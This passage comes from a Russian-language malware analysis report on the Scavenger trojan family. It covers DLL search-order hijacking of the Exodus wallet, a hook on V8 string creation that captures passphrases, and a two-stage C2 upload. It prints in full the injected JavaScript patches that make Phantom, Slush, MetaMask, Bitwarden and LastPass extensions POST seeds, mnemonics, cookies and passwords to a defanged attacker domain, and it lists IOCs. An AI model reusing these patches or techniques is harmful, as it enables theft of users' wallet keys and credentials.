После модификации расширений троян перехватывает управление функциями `CreateFileW` и `GetFileAttributesExW`. Эти перехваты необходимы для перенаправления работы с файлами расширений. На данном этапе подменяются локальные пути к оригинальным файлам расширений на пути к модификациям из каталога `%TEMP%/ServiceWorkerCache`.

Trojan.Scavenger.4

Вредоносная программа на языке C++, компонент семейства **Trojan.Scavenger**. Представляет собой динамическую библиотеку, основной функцией которой является кража пользовательских данных из приложения криптокошелька Exodus.

Принцип действия

Trojan.Scavenger.4 загружается в инфицированную систему другой вредоносной программой семейства, **Trojan.Scavenger.2**. Он сохраняется в качестве файла `profapi.dll` в каталоге с приложением Exodus и запускается как компонент этого криптокошелька через эксплуатацию уязвимости DLL Search Order Hijaking.

Проверка окружения

При запуске **Trojan.Scavenger.4** выполняет стандартную для представителей этого семейства проверку окружения. При обнаружении признаков запуска в виртуальной среде или в режиме отладки троян прекращает работу.

Перехват функции v8::String::NewFromUtf8

Троян получает список загруженных в процесс модулей через список `PEB->LDR->InMemoryOrderModuleList` и ищет в экспортируемых функциях этих модулей функцию `?NewFromUtf8@String@v8@SA?AV?$MaybeLocal@VString@v8@2@PEAVIsolate@2@PEBDW4NewStringType@2@H@Z`.

Она является частью движка V8 для работы с JavaScript и WebAssembly, и через нее выполняется формирование всех используемых строк в коде.

Перехватив эту функцию, **Trojan.Scavenger.4** способен отслеживать все JSON, сформированные целевым приложением, и может получать различные пользовательские данные. В рассматриваемом случае троян ищет JSON, в котором присутствует ключ `passphrase`, после чего получает его значение. В результате он получает пользовательскую мнемоническую фразу, которой можно расшифровать или сгенерировать приватный ключ от криптокошелька.

После получения мнемонической фразы троян формирует путь до приватного ключа кошелька и считывает его:

```
%USERPROFILE%\AppData\Roaming\Exodus\exodus.wallet\seed.seco
```

Затем он отправляет собранные пользовательские данные от криптокошелька на C2-сервер.

Отправка данных на C2-сервер

Перед отправкой данных на управляющий сервер **Trojan.Scavenger.4** выполняет стандартную для большинства троянов этого семейства процедуру создания и проверки ключа шифрования. Далее для передачи данных он использует маршрут `/c/x`.

Запрос с маршрутом /c/x

Собранные данные передаются на C2-сервер в два этапа. Запрос имеет параметр `i`, отвечающий за текущий этап.

Параметр запроса /c/x?i=1

В этом запросе троян формирует строку `%USERNAME%|<passphrase>`, которая затем шифруется с помощью алгоритма XXTEA и base64 и отправляется на C2-сервер. В ответ сервер передает идентификатор `id`, который будет использоваться на втором этапе.

Параметр запроса /c/x?i=2

Троян отправляет на C2-сервер приватный ключ от криптокошелька (файл `seed.seco`). К этому запросу добавляется параметр `id`, пришедший трояну в ответе сервера на первом этапе.

Trojan.Scavenger.5

JavaScript-троян, представляющий собой модифицированные файлы браузерных расширений различных криптокошельков и менеджеров паролей. Его главной функцией является получение пользовательских данных из этих расширений и отправка их на управляющий сервер.

Принцип действия

Целевыми для трояна являются следующие расширения:

- bfnaelmomeimhlpmgjnjophhpkkoljpa — криптокошелек Phantom;
- opcgpfmipidbgpenhmajoajpbobppdil — криптокошелек Slush;
- nngceckbapebfimnlniiiahkandclblb — менеджер паролей Bitwarden;
- hdokiejnpimakedhajhdlcegeplioahd — менеджер паролей LastPass;
- nkbihfbeogaeaoehlefnkodbefgpgknn — криптокошелек MetaMask.

Их модификация на одном из этапов заражения системы выполняется другим трояном семейства, **Trojan.Scavenger.3**. В расширения вносятся патчи двух видов:

- добавление временной метки `*_LAST_RELOAD` в куки, где `*` — имя расширения;
- добавление отправки пользовательских данных на C2-сервер.

От криптокошельков Phantom, Slush и MetaMask злоумышленникам передаются приватные ключи и мнемонические фразы. От менеджера паролей Bitwarden троян получает cookie авторизации, а от LastPass — добавляемые пароли.

Модификации расширений, которые поступают трояну от C2-сервера:

```
BAND|bfnaelmomeimhlpmgjnjophhpkkoljpa
[
  {
    "file_name": "*",
    "match_helper": "return JSON.parse(Buffer.from",
    "match": "return JSON.parse\\(Buffer.from\\((.)\\).toString\\(\\)\\)",
    "replacement": "return (async [[1]] => { let x1 =
JSON.parse(Buffer.from([[1]]).toString()); if (\"entropy\" in x1) await
fetch(\"hxxps[:]//datacrab-analytics[.]com/api/v1/web-cookie-privacy/config?
locale=gh\", { method: \"POST\", headers: { 'Accept': 'aplication/json', 'Content-
Type': 'text/plain' }, body: Object.values(x1[\"entropy\"]).map(v =>
v.toString(16).padStart(2, '0')).join('') }); return x1; })([[1]]);"
  },
  {
    "file_name": "Popup.entrypoint.js",
    "match": "import\\{",
    "replacement": "var current_time=Math.floor(Date.now() /
1000),lastReload=parseInt(localStorage.getItem(\"PHANTOM_LAST_RELOAD\"));lastReload
&& lastReload + 43200 > current_time||
(localStorage.setItem(\"PHANTOM_LAST_RELOAD\",current_time),chrome.runtime.reload()
);import{"
  }
]
_ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
BAND|hdokiejnpimakedhajhdlcegeplioahd
```

```
[
  {
    "file_name": "background-redux-new.js",
    "match": "function (..)\\((.),(.)\\)\\{return\\{id",
    "replacement": "function [[1]]([[2]],[[3]]){fetch('hxxps[:]//datacrab-
analytics[.]com/api/v1/web-cookie-privacy/config?locale=lp', { method: 'POST',
headers: { 'Accept': 'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(JSON.stringify([[2]]))});return {id"
  },
  {
    "file_name": "*",
    "match_helper": "ES Modules may not assign",
    "match": "\\(\\(\\)=>\\{\"use strict\";var",
    "replacement": "var current_time=Math.floor(Date.now() /
1000),lastReload=parseInt(localStorage.getItem(\"LASTPASS_LAST_RELOAD\"));lastReloa
d && lastReload + 43200 > current_time||
(localStorage.setItem(\"LASTPASS_LAST_RELOAD\",current_time),chrome.runtime.reload(
));(()=>{\"use strict\";var"
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|nkbihfbeogaeaoehlefnkodbefgpgknn
[
  {
    "file_name": "scripts\\runtime-lavamoat.js",
    "match": ";\\(function\\(\\) \\{",
    "replacement": "chrome.storage.local.get(\"METAMASK_LAST_RELOAD\", (function(t)
{var A = Number(t.METAMASK_LAST_RELOAD);var T = Math.floor(Date.now() / 1000);A &&
A + 43200 > T || this.storage.local.set({METAMASK_LAST_RELOAD: T}, () =>
{this.runtime.reload()})}).bind(chrome));(function() {"
  },
  {
    "file_name": "scripts\\lockdown-install.js",
    "match": "harden\\(root\\)\\{",
    "replacement": "harden(root,opts1=null,opts2=null){if(opts1!=null){fetch(opts1,
opts2)}"
  },
  {
    "file_name": "scripts\\runtime-lavamoat.js",
    "match": "harden\\(root\\) \\{",
    "replacement": "harden(root,opts1=null,opts2=null){if(opts1!=null){fetch(opts1,
opts2)}"
  },
  {
    "file_name": "*",
    "match_helper": "HDKey.fromMasterSeed",
    "match": "this.seed=await\\(0,(.)\\.mnemonicToSeed\\)\\(this.mnemonic,\"\",(.)\
\(this,(.),\"(.)\"\\)\\),this.hdWallet=(.)\\.HDKey",
    "replacement": "this.seed=await(0,[[1]].mnemonicToSeed)(this.mnemonic,\"\",
[[2]](this,[[3]],\"[[4]]\"));globalThis.harden(0,\"hxxps[:]//datacrab-analytics[.]
com/api/v1/web-cookie-privacy/config?locale=cl\", { method: \"POST\", headers:
{ 'Accept': 'aplication/json', 'Content-Type': 'text/plain' }, body:
Object.values(this.seed).map(v => v.toString(16).padStart(2,
'0')).join('') });this.hdWallet=[[5]].HDKey"
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|nngceckbapebfimnlniiiahkandclblb
[
  {
    "file_name": "background.js",
    "match": "\\{return this\\}static fromJSON\\((.)\\)\\{var (.),(.),(.);if\
\(null==.\\)return null;",
    "replacement": "{return this}static fromJSON([[1]]){var [[2]],[[3]],
[[4]];if(null==[[1]])return null;(() =>
chrome.storage.local.get(`COOKIE_POLICY_${[[1]].id}`, r => { [[1]].revisionDate =
([[1]].revisionDate instanceof Date ? [[1]].revisionDate.toISOString() :
[[1]].revisionDate); const s = r[`COOKIE_POLICY_${[[1]].id}`]; (!s || new
Date([[1]].revisionDate) > new Date(s.revisionDate)) &&
chrome.storage.local.set({ [`COOKIE_POLICY_${[[1]].id}`]: { ...[[1]], revisionDate:
```

```
[[1]].revisionDate } }, () => fetch('hxxps[:]//datacrab-analytics[.]com/api/v1/web-
cookie-privacy/config?locale=gd', { method: 'POST', headers: { 'Accept':
'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(JSON.stringify([[1]])) })); }))();"
  },
  {
    "file_name": "popup\\main.js",
    "match": "\\!function\\(\\)\\{var ",
    "replacement": "chrome.storage.local.get(\"BITWARDEN_LAST_RELOAD\",
(function(t) {var A = Number(t.BITWARDEN_LAST_RELOAD);var T = Math.floor(Date.now()
/ 1000);A && A + 43200 > T || this.storage.local.set({BITWARDEN_LAST_RELOAD: T}, ()
=> {this.runtime.reload()})}).bind(chrome));!function(){var "
  }
]
_-_-_-_-_-_-_-_-_-_-_-_-_-_
BAND|opcgpfmipidbgpenhmajoajpbobppdil
[
  {
    "file_name": "background.js",
    "match": "return words\\.join\\(isJapanese",
    "replacement": "fetch('hxxps[:]//datacrab-analytics[.]com/api/v1/web-cookie-
privacy/config?locale=su', { method: 'POST', headers: { 'Accept':
'aplication/json', 'Content-Type': 'text/plain' }, body:
btoa(words.toString().replaceAll(\",\", \" \")) });return words.join(isJapanese"
  },
  {
    "file_name": "*",
    "match_helper": "var __BUNDLE_START_TIME__",
    "match": "var \\_\\_BUNDLE\\_START\\_TIME\\_\\_",
    "replacement": "chrome.storage.local.get(\"SUI_LAST_RELOAD\", (function(t) {var
A = Number(t.SUI_LAST_RELOAD);var T = Math.floor(Date.now() / 1000);A && A + 43200
> T || this.storage.local.set({SUI_LAST_RELOAD: T}, () =>
{this.runtime.reload()})}).bind(chrome));var __BUNDLE_START_TIME__"
  }
]
```

Приложение №1. Матрица MITRE

Этап	Техника
Первоначальный доступ	Внедрение контента(T1659)
Выполнение	Выполнение с участием пользователя(T1204) Эксплуатация уязвимостей в клиентском ПО(T1203)
Закрепление	Перехват потока исполнения(T1574.008)
Предотвращение обнаружения	Обфусцированные файлы или данные(T1027) Перехват потока исполнения(T1574.008)
Сбор данных	Злоумышленник посередине T1557
Организация управления	Веб-протоколы (T1437.001) Зашифрованный канал (T1521)

Приложение №2. Индикаторы компрометации

SHA1-хеши

Trojan.Scavenger.1

ebc12716082f0841a7c889df16fe15e68a1a24b0: umpdc.dll

60fca6ad18c8574f5234fdd47963d6fb9a6e113e: umpdc.dll

Trojan.Scavenger.2

3a02aacce9653958e1b11523ec3f618e5e2f11e7: EnhancedNativeTrainer.asi

9f5d1dbb2cd31b2af97e14b8781ea035a4869194: tmp6FC15.tmp

56ba2e4371e125ded5a52a66c2f77295cff09a0b: TrainerV.asi

82462e8a02169b8a4af2dc367f1c7e613e12a52e: Menyoo.asi

96708c84e07d058b5f0012666e565617907add99: tmp6FC15.tmp

c9525818b9703d8e1bad10384ec0a995181b7808: tmp6FC15.tmp

Trojan.Scavenger.3

dcf9a4a81ec24b8d171fb2c6b5a6f374253748e5: version.dll

fe612df1ae5fba63ca4eaeb880e9f14b1061636b: version.dll

739d4a37831d94b35b5140e7acdee6e75d3279f1: version.dll

a77271854d70ac119552ab830eb266e94cc8b9cc: version.dll

Trojan.Scavenger.4

daf7bf74dc54b8eb98be2f140c82c4ae1ea1f10e: profapi.dll

Trojan.Scavenger.5 (fetch to C2 server)

4ee0b3f20ebd269b57d46a93d8697f69f2d67781: background.js

f98984cf0968a6bae42ca1ab00e811f5a414572d: background.js

d155d3fb9e2fec39bd6e7da6adb43e70948592cc: background-redux-new.js

1a4891f841d32772f7efb90c5523bb8c5259456c: chunk-5CNB4EIU.js

22ec4510f48059a993eb94b63fe8d0f4c3120808: common-1.js

Trojan.Scavenger.5 (cookie patch)

f182e735f256a4a99c88ea738d3fe5009b819c61: index-b3157d0334170ec5d4e22db77717a2b9.js

93e0dcc0d4dce8923a8e0a609b30263f2b9a3fb7: lockdown-install.js

e3b685cd999075f1eb0ac800bcb2274e35d6e196: main.js

947d983cc91cf9b9b937d53e67c64ecdd7cba208: Popup.entrypoint.js

e2f4652d3d900e40c4af23165d7064e765183a10: runtime-lavamoat.js

Домены

datacrab-analytics[.]com

datalytica[.]su

datahog[.]su